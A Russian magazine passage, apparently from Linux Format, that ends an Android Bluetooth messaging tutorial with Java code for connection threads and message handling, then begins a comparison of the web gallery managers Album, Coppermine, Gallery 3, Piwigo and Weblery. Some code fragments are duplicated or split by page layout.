Класс `AcceptThread` реализует действия программы в качестве сервера; а как насчет клиента? Для этого у нас есть метод `connect()` и внутренний класс `ConnectThread`.

```
public synchronized void connect(BluetoothDevice device) {
    if (state == STATE_CONNECTING) {
        if (connectThread != null) {connectThread.cancel();
        connectThread = null;}
    }
    if (dataThread != null) {dataThread.cancel(); dataThread = null;}
    connectThread = new ConnectThread(device);
    connectThread.start();
    setState(STATE_CONNECTING);
}
```

Если мы уже подключаемся, завершив все существующие нити подключений. Мы также завершаем все установленные подключения, а затем создаем и запускаем новую нить `ConnectThread`:

```
private class ConnectThread extends Thread {
    private final BluetoothSocket socket;
    private final BluetoothDevice device;
    public ConnectThread(BluetoothDevice d) {
        device = d;
        BluetoothSocket tmp = null;
        try {
            tmp = device.createRfcommSocketToServiceRecord(
            MY_UUID);
        } catch (IOException e) {
            Log.e(TAG, "create() failed", e);
        }
        socket = tmp;
    }
    public void run() {
        setName("ConnectThread");
        adapter.cancelDiscovery();
        try {
            socket.connect();
        } catch (IOException e) {
            try {
                socket.close();
            } catch (IOException e2) {
                Log.e(TAG, "unable to close() socket during connection
                failure", e2);
            }
            connectionFailed();
            return;
        }
        synchronized (BluetoothIMService.this) {
            connectThread = null;
        }
        connected(socket, device);
    }
    public void cancel() {
        try {
            socket.close();
        } catch (IOException e) {
            Log.e(TAG, "close() of connect socket failed", e);
        }
    }
}
```

```
} catch (IOException e2) {
    Log.e(TAG, "unable to close() socket during connection
    failure", e2);
}
connectionFailed();
return;
}
synchronized (BluetoothIMService.this) {
    connectThread = null;
}
connected(socket, device);
}
public void cancel() {
    try {
        socket.close();
    } catch (IOException e) {
        Log.e(TAG, "close() of connect socket failed", e);
    }
}
```

Класс `socket` является финальным и инициализируется только один раз, и конструктор для создания временного сокета `BluetoothSocket RFCOMM` для сервиса, идентифицируемого UUID, использует метод `createRfcommSocketToServiceRecord()`.

Метод `socket.connect()` тоже является блокирующим, поэтому он тоже должен быть в отдельной нити, как и здесь. Если мы получаем исключение, то подключение невозможно, и мы закрываем сокет и завершаем метод. Если подключение возможно, мы вызываем метод `connected()` внешнего класса.

Передача данных

На данный момент, независимо от того, являемся ли мы сервером (с нитью `AcceptThread`) или клиентом (с нитью `ConnectThread`), у нас есть подключенный сокет, и с ним нужно кое-что сделать. Вот метод `connected()` класса `BluetoothIMService`:

```
public synchronized void connected(BluetoothSocket socket,
BluetoothDevice device) {
    if (connectThread != null) { connectThread.cancel();
    connectThread = null; }
    if (dataThread != null) { dataThread.cancel(); dataThread = null; }
    if (acceptThread != null) { acceptThread.cancel(); acceptThread
    = null; }
    dataThread = new DataTransferThread(socket);
    dataThread.start();
    Message msg = handler.obtainMessage(BluetoothIM.
    MESSAGE_DEVICE_NAME);
    Bundle bundle = new Bundle();
    bundle.putString(BluetoothIM.DEVICE_NAME, device.
    getName());
    msg.setData(bundle);
    handler.sendMessage(msg);
    setState(STATE_CONNECTED);
}
```

Мы снова завершаем все существующие нити, а после этого создаем и запускаем нить передачи и приема сообщений `DataTransferThread`. Мы также сообщаем главному Занятию имя устройства, к которому подключаемся. Наконец, есть нить `DataTransferThread`. Ее код опять же слишком длинен, и у нас на него здесь не хватит места (а у вас вряд ли хватит терпения на перепечатку его из журнала), поэтому берите его с DVD. Конструктор задает значение сокета, потоков `InputStream` и `OutputStream` и подключает потоки к сокету.

Скорая помощь

Эмулятор не поддерживает Bluetooth; поэтому для проверки придется воспользоваться настоящим устройством, или настроить виртуальную машину и воспользоваться ею.



Синхронизация

Возможно, вы заметили, что все методы сервиса BluetoothIMService отмечены ключевым словом **synchronized**. Это важно потому, что к этим методам будут обращаться несколько нитей.

Ключевое слово **synchronized** означает, что только одна нить может получить доступ к методу в один момент времени – всем остальным нитям придется подождать. В нашем случае это позволяет

избежать ситуации, когда AcceptThread получает соединение в тот же момент, когда ConnectThread инициирует его.

Если бы методы **connect()** не были синхронизированы, то две нити выполняли бы его одновременно и попытались бы завершить одна другую.

Если ключевым словом **synchronized** пометить метод, то первая нить, обратившаяся к нему, полу-

чает управление, а другие приостанавливаются на время выполнения метода. Но метод **write()** этого класса не синхронизирован, и пользователь может отправлять сообщение, пока предыдущее еще пишется.

В этом методе с помощью внутреннего блока синхронизации получается текущая копия нити, запись в него производится вне этого блока.

Метод **run()** слушает InputStream и передает главному Занятию принятые сообщения через обработчик. Метод **write()** этой нити будет вызван методом **write()** внешнего класса BluetoothIMService:

```
public void write(byte[] out) {
    DataTransferThread r;
    synchronized (this) {
        if (state != STATE_CONNECTED) return;
        r = dataThread;
    }
    r.write(out);
}
```

Здесь также есть пара методов обработки подключений (для утерянных или неудачных подключений) – см. код на DVD для подробностей.

Связываем Activity вместе

Теперь у нас есть список доступных устройств и сервис, который может подключиться к устройствам и обработать передачу данных. Следующая задача – инициировать соединение с конкретным устройством.

Для начала запустим нить AcceptThread при запуске Activity на случай, если есть другое устройство, которое ждет, пока наши устройства станут доступными. Добавьте следующий код в метод **onStart()**:

```
if (!bluetoothAdapter.isEnabled()) {
    // О работе с Bluetooth, когда он не включен, см. врезку
} else {
    if (imService == null) {
        imService = new BluetoothIMService(this, handler);
    }
}
```

```
ensureDiscoverable();
}
```

Метод **ensureDiscoverable()** (см. код на DVD) делает устройство доступным для обнаружения на пять минут. Эту возможность следует активировать из меню, а не автоматически.

Добавьте к списку устройств метод **onClickListener**, чтобы по щелчку на устройстве пользователь мог подключиться к нему:

```
// Добавьте подобные строки к обоим методам сканирования
pairedDevicesListView.setOnItemClickListener(listOnClickListener);
// ....
private AdapterView.OnItemClickListener
listOnClickListener =
new AdapterView.OnItemClickListener() {
    public void onItemClick(AdapterView<?> parent, View view, int
position, long id) {
        String device[] = ((String)parent.getItemAtPosition(position)).
split("\n");
        BluetoothDevice chosenDevice = bluetoothAdapter.
getRemoteDevice(device[1]);
        unregisterReceiver(receiver);
        isReceiverRegistered = false;
        setupIM();
        imService.connect(chosenDevice);
    }
};
```

Этот код удаляет регистрацию BroadcastReceiver (т.е. после обнаружения устройства, к которому нужно подключиться, мы перестаем искать новые), задает параметры обмена сообщениями и вызывает BluetoothIMService для подключения к выбранному устройству.

Отправка и прием сообщений

Для показа сообщений нужно изменить расположение компонентов. Для переданных и принятых сообщений используем список List, для ввода сообщения – текстовое поле EditText, для отправки сообщения – кнопку. Метод **setupIM()** выглядит следующим образом (XML-код см. на DVD):

```
private void setupIM() {
    setContentView(R.layout.messaging);
    conversationArrayAdapter = new ArrayAdapter<String>(this,
R.layout.message);
    conversationListView = (ListView) findViewById(R.
id.conversation);
    conversationListView.setAdapter(conversationArrayAdapter);
    messageOutEditText = (EditText) findViewById(R.
id.send_edittext);
    messageOutEditText.setOnEditorActionListener(writeListener);
    sendButton = (Button) findViewById(R.id.button_send);
    sendButton.setOnClickListener(new OnClickListener() {
```


```
public void onClick(View v) {
    TextView view = (TextView) findViewById(R.id.send_edittext);
    String message = view.getText().toString();
    sendMessage(message);
}
});
if (imService == null) {
    imService = new BluetoothIMService(this, handler);
}
outMessageBuffer = new StringBuffer("");
}
```

ArrayAdapter взаимодействует с ListView; кнопка берет содержимое EditText и отправляет его в качестве сообщения. Наконец, при необходимости инициализируется сервис обмена сообщениями, а также инициализируется буфер для исходящих сообщений. Метод **sendMessage()** вызывает сервис обмена сообщениями для передачи данных:

```
private void sendMessage(String message) {
    if (imService.getState() != BluetoothIMService.STATE_
CONNECTED) {
        Toast.makeText(this, R.string.notConnected, Toast.LENGTH_
SHORT).show();
        return;
    }
    if (message.length() > 0) {
        byte[] send = message.getBytes();
        imService.write(send);
        outMessageBuffer.setLength(0);
        messageOutEditText.setText(outMessageBuffer);
    }
}
```

Мы проверяем, что сервис подключен и что есть сообщение для отправки, затем передаем его сервису обмена сообщениями и обнуляем буфер сообщения и поле ввода EditText. Как насчет входящих сообщений? В классе BluetoothIMService нить DataTransfer слушает входящие данные и отправляет сообщение при их получении. Обработчик работает с сообщениями и Runnable, позволяя запланировать будущие действия или добавить действия в очередь для выполнения в другой нити.

```
private final Handler handler = new Handler() {
    public void handleMessage(Message msg) {
        switch (msg.what) {
            case MESSAGE_STATE_CHANGE:
                switch (msg.arg1) {
                    case BluetoothIMService.STATE_CONNECTED:
                        setupIM();
                        conversationArrayAdapter.clear();
                        break;
                    case BluetoothIMService.STATE_CONNECTING:
                    case BluetoothIMService.STATE_LISTEN:
                    case BluetoothIMService.STATE_NONE:
                        break;
                }
                break;
            case MESSAGE_WRITE:
                byte[] writeBuf = (byte[]) msg.obj;
                String writeMessage = new String(writeBuf);
                conversationArrayAdapter.add(
                    getResources().getString(R.string.thisDevice) +
                    getResources().getString(R.string.idDivider) +
                    writeMessage);
                break;
            case MESSAGE_READ:
                byte[] readBuf = (byte[]) msg.obj;
                String readMessage = new String(readBuf, 0, msg.arg1);
                conversationArrayAdapter.add(connectedDeviceName +
```



► Если устройство не обнаруживается, нужно поставить галочку, чтобы сделать его доступным.

```
getResources().getString(R.string.idDivider) +
readMessage);
        break;
        case MESSAGE_DEVICE_NAME:
            connectedDeviceName = msg.getData().
getString(DEVICE_NAME);
            Toast.makeText(getApplicationContext(),
                getResources().getString(R.string.
connectionSucceededDisplay) + connectedDeviceName, Toast.
LENGTH_SHORT).show();
            break;
        case MESSAGE_TOAST:
            Toast.makeText(getApplicationContext(), msg.getData().
getString(TOAST),
                Toast.LENGTH_SHORT).show();
            break;
    }
};
```

Если сервис обмена сообщениями подключается или подключен, мы задаем IM display и сбрасываем его. Если было написано сообщение, мы добавляем его в ArrayAdapter, который отображает разговор. Если сообщение было прочитано, мы делаем то же самое, добавляя имя устройства, которое отправило его. А при получении имени устройства мы записываем его в переменную и отображаем сообщение **Toast**.

На этом все! Скомпилируйте, запустите и протестируйте программу на нескольких телефонах. Многие в ней можно улучшить – например, сделать несколько вкладок и одновременно обрабатывать несколько подключений. Также можно адаптировать код, сделав его однонаправленным, а не двунаправленным – для трансляции сообщений по Bluetooth на другие устройства. **LXF**

Если Bluetooth не включен...

На данный момент, если Bluetooth не поддерживается и не включен, то приложение «упадет» при попытке обращения к BluetoothAdapter. Вместо этого можно дать пользователю возможность включить Bluetooth в начале работы программы.

Добавьте следующие строки в **BluetoothIM.onStart()**:

```
if (!BluetoothAdapter.isEnabled()) {
    Intent btIntent = new Intent(BluetoothAdapter.
ACTION_REQUEST_ENABLE);
    startActivityForResult(btIntent, REQUEST_ENABLE_BT);
}
```

```
} else { // the next lines are already there
    if (imService == null) {
        imService = new BluetoothIMService
(this, handler);
    }
}
```

Затем нам понадобится метод **onResume()** для обработки ситуации, при которой мы приостанавливаем Занятие, чтобы включить Bluetooth:

```
public synchronized void onResume() {
    super.onResume();
}
```

```
if (imService != null) {
    if (imService.getState() == BluetoothIMService.
STATE_NONE) {
        imService.start();
    }
}
```

Если мы не запустили сервис, сейчас мы запустим его явно (обратите внимание, что при приостановке **onStart()** вызывается до **onResume()**, так что если сервиса обмена сообщениями нет, он будет создан).

Сравнение

»» Каждый месяц мы сравниваем тонны программ — а вы можете отдохнуть!

Менеджеры галерей

Хотите поместить свои картины на своем же сайте? Марко Фиоретти предлагает пять приложений, готовых вам помочь, причем разными способами.



Про наш тест...

Четыре программы, работающие на PHP, были установлены и протестированы на удаленном Virtual Private Server с 32 МБ ОЗУ, работающем на CentOS 6.0 со всеми обновлениями, Apache 2.2.15, PHP 5.3.3 и MySQL 5.1.52.

А вот *Album* тестировался локально, на ПК с Fedora 17. Единственным изменением, произведенным на сервере ради этого Сравнения, была установка *ImageMagick*. Впрочем, этот шаг необходим, только если вы намерены запускать *Album* на самом сервере. Полный контроль над сервером позволит применять отдельную базу данных MySQL для каждого приложения.

После установки мы загрузили две небольшие галереи изображений, проверяя, как можно просматривать, комментировать и управлять ими.

Когда полагалось, мы создавали отдельных обыкновенных пользователей для выполнения этих задач, а также устанавливали и использовали модули расширения.

Наша подборка

- » Album
- » Coppermine
- » Gallery 3
- » Piwigo
- » Weblery

Смартфоны, цифровые камеры и социальные сети сильно упростили выкладывание бесчисленных фотографий в Интернет, превратив его в истинное удовольствие. Однако в сервисах типа Flickr, Facebook или Instagram есть одно немалое ограничение: при всем их удобстве, ими нельзя управлять. Это не вы определяете, как именно ваше изображение будет выложено онлайн, начиная с графического оформления и заканчивая условиями лицензионного соглашения. И если любой из этих сервисов вдруг закроет вашу учетную запись, по ошибке или по причине из-

менения своей политики... ну, вам не повезло. Очевидное решение — применить свободное ПО для публикации своих изображений на своем же сайте.

Мы отобрали пять разных программ; все они разработаны для публикации изображений онлайн, но максимально различны — и по списку функций, и по назначению. *Gallery 3*, *Coppermine* и *Pi-*

wigo — программы для публикации изображений с независимыми интерактивными пользовательскими сообществами, на базе LAMP (Linux + Apache + MySQL + PHP). На другом краю спектра — *Album*, генератор статичных галерей. *Weblery* — где-то посередине: с ним можно работать и отдельно, но его основная функция — включение динамичных галерей в web-страницы.

«Решение — применить свободное ПО для публикации своих изображений на своем сайте.»

Установка

Трудно ли начать работать с ними?

Все тестируемые программы зависят от графических библиотек PHP GD и/или *ImageMagick*. Три инструмента LAMP будут работать с *MySQL 5* и *PHP 5*. Нам не пришлось менять настройки сервера PHP, но в некоторых средах хостинга такое может потребоваться.

Заведя источники данных для *Gallery 3*, *Coppermine* или *Piwigo*, вы должны создать их базу *MySQL* (или таблицы с уникальным префиксом, если доступна только одна база данных). Затем введите в свой браузер указанный в документации URL и следуйте инструкциям (*Gallery 3* предлагает также опцию установки из командной строки).

Coppermine предлагает самую долгую процедуру на основе браузера, а *Piwigo* – самую простую. Все три программы LAMP ясно указывают вам, в какие директории надо записывать на сервере, сохраняя новые изображения и прочее. Только установщик *Piwigo* позабыл сообщить нам о необходимости сделать записываемой директорию **plugin**. Некоторые установщики предлагают открыть эти папки на запись всем (разрешения 777). По воз-

можности избегайте этого: лучше вариант 755! Нас бы также порадовало, если бы *Coppermine* принимал в качестве пароля системного администратора не только буквенно-цифровые символы. Установщик *Coppermine* также пожаловался, что «ваш браузер не принял наши Cookie», хотя истинной проблемой было неверное местное время в нашем клиенте.

Album будет работать везде, где есть скрипты Perl и *ImageMagick* (имеется также графический интерфейс для Windows). Это, а также тот факт, что *Album* генерирует статичные галереи, означает, что вовсе не обязательно устанавливать его на веб-сервер: *Album* можно запустить на вашем рабочем столе по **ftp** или **rsync**. Установка *Album* состоит из запуска скрипта **album** в окне приглашения. Осознав, что файла настройки нет, скрипт задаст вам несколько вопросов и создаст его.

Для установки *Weblery* вы должны разрешить запись в его поддиректорию **assets/album_cache** и загрузить в свой браузер страницу *Weblery demo.php*. Это подтвердит, что все работает, и сгенерирует



Установка программ LAMP целиком и полностью происходит в вашем браузере. *Piwigo*, показанный здесь, проще всех.

ет миниатюры. В этот момент вы сможете установить код, который будет вызывать *Weblery* внутри web-страниц, которые этого требуют. В зависимости от структуры этих страниц или от CMS, генерирующего их, это может происходить как минимум тремя способами. Простейший – включить эту строку в исходник HTML:

```
<?php require_once('weblery.php'); ?>
```

Однако на многих динамических страницах это работать не будет. Тогда включите *Weblery* через JavaScript или iFrames, согласно объяснению в руководстве. Стоит отметить, что эти два способа будут работать, даже если *Weblery* и ее изображения установлены на другом, удаленном сервере!

Вердикт

- Piwigo** ★★★★★
 - Album** ★★★★★
 - Coppermine** ★★★★★
 - Gallery 3** ★★★★★
 - Weblery** ★★★★★
- » Weblery требует возни с кодом для своей установки.

Поддержка метаданных

Зачем вам тысячи изображений, если вы мало что о них знаете?

Метаданные – это информация о данных, связанных с файлом, в нашем случае, с фотографиями, которые значительно упрощают их упорядочивание и анализ.

Цифровые фотографии могут записывать свои метаданные прямо внутри самих


себя в стандартах EXIF, IPTC или XMP. *Album* умеет извлекать некоторые переменные EXIF с помощью программы *Jhead* и писать их на страницу HTML, соответствующую каждому изображению. *Weblery* показывает те же данные во всплывающем окне Photo Details. Модуль расширения *Piwigo*, *Advanced Metadata*, читает и отображает метаданные во всех трех форматах из файлов JPEG.

Coppermine способен отображать переменные и EXIF, и IPTC, после того, как копирует их (для улучшения производительности) в собственную базу данных при загрузке изображения. Однако эту опцию вы должны указать специально. Как насчет географических координат,

которые можно использовать, чтобы показывать изображение на цифровых картах? *Album* может считывать данные GPS с изображений через расширения и генерировать ссылки на соответствующие Google Maps.

У *Coppermine*, похоже, сейчас нет для этого современного плагина. У *Piwigo* такой есть, но самый полный менеджер с этой точки зрения – *Gallery 3*. Его модули *TagsMap* и *EXIF_GPS* показывают расположение изображений, с данным тэгом или отдельных, в окне Google Maps. Можно также добавлять координаты к изображениям вручную.

Но здесь уместно обязательное предупреждение: библиотека *PHP GD*, а иногда даже инструменты *ImageMagick*, по крайней мере так, как они используются тремя менеджерами на LAMP, необязательно сохраняют метаданные. Если вы планируете редактировать свои изображения в этих программах, скопируйте исходный файл еще куда-нибудь.



» *Gallery 3* облегчает подключение Google Maps.

Вердикт

- Gallery 3** ★★★★★
 - Coppermine** ★★★★★
 - Piwigo** ★★★★★
 - Album** ★★★★★
 - Weblery** ★★★★★
- » У *Gallery 3* наилучшая поддержка географических метаданных.

Пользовательский интерфейс

Какая программа самая простая и самая гибкая?



Цели интерфейса администрирования онлайн-галереи, как и у многих других web-приложений, совершенно иные, чем у интерфейса для конечного пользователя. Поэтому о первом мы поговорим отдельно, а здесь попробуем дать вам представление о внешнем виде и ощущениях от каждой программы и ее способностях. По возможности мы также осветим такие функции, как взаимодействие с внешними программами или сайтами.

Конечно, удобство в пользовании также подразумевает наличие хорошей документации и онлайн-поддержки: с этой точки зрения все наши программы примерно на одном уровне. Три программы LAMP намного сложнее, чем *Gallery* или *Weblery*, но снабжены более объемными и понятными справочниками и активными форумами поддержки. И, наконец, у всех программ, кроме *Weblery*, много модулей расширения: самые интересные мы опишем в следующем разделе.

Album ★★★☆☆

Web-галереи, создаваемые *Album*, не имеют настоящего, интерактивного интерфейса пользователя – если не считать навигационных ссылок со страницы на страницу. Это не обязательно плохо. Если все, что вам надо сделать – это опубликовать пару-тройку изображений, без управления доступом или нанесения на карту, оно и достаточно. Галереи *Album* будут быстрее и легче по весу на web-сервере, чем любая динамическая программа в любой винтажной среде. А если активировать нужные опции при создании страниц HTML, у вас даже будут слайд-шоу!

Кроме того, вы сможете копировать галереи на DVD, в качестве подарка своим страдающим от низкоскоростного Интернета родственникам! Взаимодействие с другими посетителями даже не обсуждается, пока вы не встроите в код *Disqus* или аналогичный сервис для комментариев.



Coppermine ★★★★★

Интерфейс Coppermine сначала запугивает своим богатством. По умолчанию домашняя страница отображает как случайно выбранные изображения, так и недавно загруженные. Зарегистрированные пользователи могут загружать много изображений разом – через web-форм или FTP клиент, но перед загрузкой надо создать альбом. Каждое изображение может иметь свое название, описание и ключевые слова. Окно поиска Pictures отличается гибкостью: можно осуществлять поиск по трем вышеприведенным параметрам, плюс возраст изображения, имя владельца, категория и поля, определенные пользователем. Возможны и комментарии, даже для незарегистрированных пользователей, после теста, позволяющего отличить человека от бота. Coppermine не знает равных в создании сообщества для своих пользователей с минимальными возможными усилиями. Тестируемая версия может интегрироваться в 14 систем управления форумами, от *phpBB* до *Mambo* и *Xoops*.

Контроль доступа

Кто защитит вас от плохих парней?

Одна из основных причин создания онлайн-галереи, вместо размещения снимков на Facebook, Instagram или Flickr – желание (или необходимость, если вы, скажем, школа) контролировать не только то, кто их просмотрел, но также и кто что про них сказал. Нет проблем – и такое тоже можно.

Album и *Weblery* тут полностью зависят от настроек web-сервера или отдельной web-страницы, на которой размещены. *Gallery 3* поддерживает для исходных изо-


бражений, миниатюр и копий промежуточных размеров права по отдельности. Защита целых папок с пометкой *private* передается web-серверу *Apache* через файл *.htaccess*, который для безопасности велит ему не пускать посторонних, что также означает несовместимость *Gallery 3* с другими web-серверами. *Piwigo* имеет предопределенные категории доступа, предназначенные для отдельных личных галерей: Family (Семья), Friends (Друзья) и Contact (Контакты). Можете использовать их, или

создайте особые права доступа для каждого альбома или фотографии, а также для групп или отдельных пользователей. В *Coppermine* можно приписывать как альбомы, так и пользователей к группам, делая их закрытыми или открытыми. Администратор может модерировать комментарии, журналировать некоторые типы событий и использовать *Akismet* (www.akismet.com) для автоматической блокировки спама в комментариях. Эта функция также доступна в *Gallery 3* и *Piwigo*.

Вердикт

- Coppermine ★★★★★
- Gallery 3 ★★★★★
- Piwigo ★★★★★
- Album ★★★★★
- Нет данных Weblery
- Нет данных

» *Gallery 3* и *Coppermine* здесь стоят на одном уровне.



Gallery 3 ★★★★★

Приятный интерфейс разбит на два основных раздела. Панель View отображает либо отдельные фотографии, либо содержимое текущего альбома. Боковая панель отображает (в настройке по умолчанию) основную информацию по альбому, ленты RSS, популярные тэги и окно вставки тэгов. Если установлены модули EXIF_GPS и TagsMap, вы также увидите расположение текущего изображения на Google Maps. Для загрузки ограничение на размер по умолчанию составляет 20 МБ.


Окно Organize работает как обычный менеджер файлов: все альбомы отображаются в древовидном списке, и вы просто перетаскиваете и оставляете изображения в нужном. Единственная проблема с Gallery 3 – по крайней мере, в настройке по умолчанию – в том, что обычные пользователи не могут загружать изображений, не имея статуса администратора. Это можно изменить с помощью нескольких модулей расширения.

Piwigo ★★★★★

Интерфейс пользователя Piwigo, вероятно, самый дружелюбный из всех программ в этом сравнении.

Общий вид и раскладка подобны интерфейсу Gallery 3. Ряд кнопок на панели прямо над изображениями позволяет вам, кроме всего прочего, сортировать их, помещать их в накопитель и видеть их внутри календаря. Для каждого изображения вы можете определить смысловой центр – то есть ту точку, которая будет в центре каждой миниатюры. Имеются кнопки для переброса изображений в Twitter и Facebook.

Piwigo также являет собой программу для создания галерей с самым большим количеством клиентов загрузки. Помимо расширений для экспорта для digiKam и Shotwell, не говоря уж о родном мультиплатформенном загрузчике, есть приложения Piwigo для iOS и Android, а также модули для Adobe Photoshop Lightroom, iPhoto и Aperture.



Weblery ★★★★★

Поскольку в дизайн Weblery заложен расчет на гармонизацию с веб-страницами, ее окружающими, интерфейс пользователя здесь настолько прост, что мы можем описать его полностью. Полная версия как раз и показана на экранном снимке, где Weblery умышленно встроена в пост автора в блоге Wordpress, чтобы продемонстрировать, как замечательно она туда вписалась.

Слева направо Weblery дает вам список галерей, по которому можно щелкнуть, колонку миниатюр и кнопки навигации над выделенным изображением.

Может ли интерфейс быть проще? Оказывается, может. Если раскладка на снимке кажется вам чересчур перегруженной, можете использовать Weblery в режиме Naked, который убирает колонки галерей и миниатюр и хорошо объяснен в справочнике пользователя.



Поддержка других файлов

Зачем останавливаться на изображениях? Как насчет видео?

Одна из проблем при создании собственной онлайн-фотогалереи – тот факт, что вскоре вы или ваши пользователи возжелаете загрузить нечто большее, чем просто изображения.

Если фотографий вам мало, то Weblery вам не подходит, а вот все остальные программы пригодятся. Album умеет создавать миниатюры видеофайлов в Ffmpeg, а зная Perl, вы легко запрограммируете его на показ нужных значков для любого другого файла, который он найдет в папке.

Piwigo (цитата с его форума) «не предназначен для изначальной поддержки видео, только через модули расширения». На практике это значит, что можно загрузить и воспроизвести фильмы HTML5 или встроить клипы с YouTube и других видеопорталов. Для более полной поддержки видео, найдите на сайте модуль Shadogo.

В Gallery 3 ситуация та же. Если на сервере стоит Ffmpeg, модуль Ffmpeg создаст миниатюры для всех загруженных вами видео. Другой модуль, videos, позволяет

авторизованным пользователям встраивать клипы в свои удаленные страницы, так же, как это происходит на YouTube.

Coppermine опять выигрывает, благодаря самой полной поддержке файлов, не являющихся фото. Можете загружать все, что хотите. Видео (Mpeg, Wmv, Swf, AVI и пр.) поддерживается без модулей расширения, как и многие другие типы файлов, от аудио (MP3, MIDI, Wma, Wav, OGG) до офисных; среди них – документы PDF, .doc, PowerPoint и Excel.

Вердикт

Coppermine ★★★★★

Gallery 3 ★★★★★

Piwigo ★★★★★

Album ★★★★★

Weblery ★★★★★

» Coppermine – явный победитель этого раздела.

Администрирование

Как держать все под контролем?

Установка программы, которая будет управлять вашей онлайн-галереей, означает, что вам придется управлять этой программой. *Weblery* – проще всех: вы должны всего лишь проверять, что все по-прежнему работает, когда бы вы ни обновили страницы или программы, в которые она встроена.

Album берет подписи и названия галерей из простых текстовых файлов. Создание и подборка этих файлов – ваша задача, так же, как и необходимость переписывать скрипт при каждом изменении в них. Или, что характерно, каждый раз, когда вы реорганизуете свои изображения или хотите изменить тему (подсказка: здесь вам поможет *cron*).

Панель *Coppermine* сложна. Она управляет всем: от языка по умолчанию до тем и автоматических водяных знаков. Первая настройка, которую надо изменить – пользовательская квота, которой по умолчанию является бесполезный 1 МБ. Раскладка страницы определена в программе настройки отображения Album List [Список альбомов]. Вы можете активировать блоки, отображающие списки категорий, альбомы, изображения с самым высоким рейтингом и свежие комментарии. Пользовательская настройка идет в блоке **anycontent.php**. Работа на уровне Album имеет собственное окно Admin Tools.

В *Gallery 3* имеется окно Advanced Settings, показывающее сразу все переменные настройки. Как и в *Coppermine*, для задач регулярной техподдержки имеется собственная панель. *Gallery* имеет собственный эквивалент отображения Album List в *Coppermine* – это боковая панель. При первом входе в программу не забудьте включить автоматическую проверку обновлений программы и загрузки тем из <http://codex.gallery2.org/Gallery3:Themes>.

В *Piwigo* больше функций, чем у всех остальных, причем в более простом интерфейсе. Здесь четко разделены действия с отдельными фотографиями и администрированием всего сайта: управление большими партиями изображений, пользователями, настройкой модулей и инструментов. Определение пользовательских групп, с разными настройками просмотра изображений по умолчанию и уровнями конфиденциальности, делается за несколько щелчков.

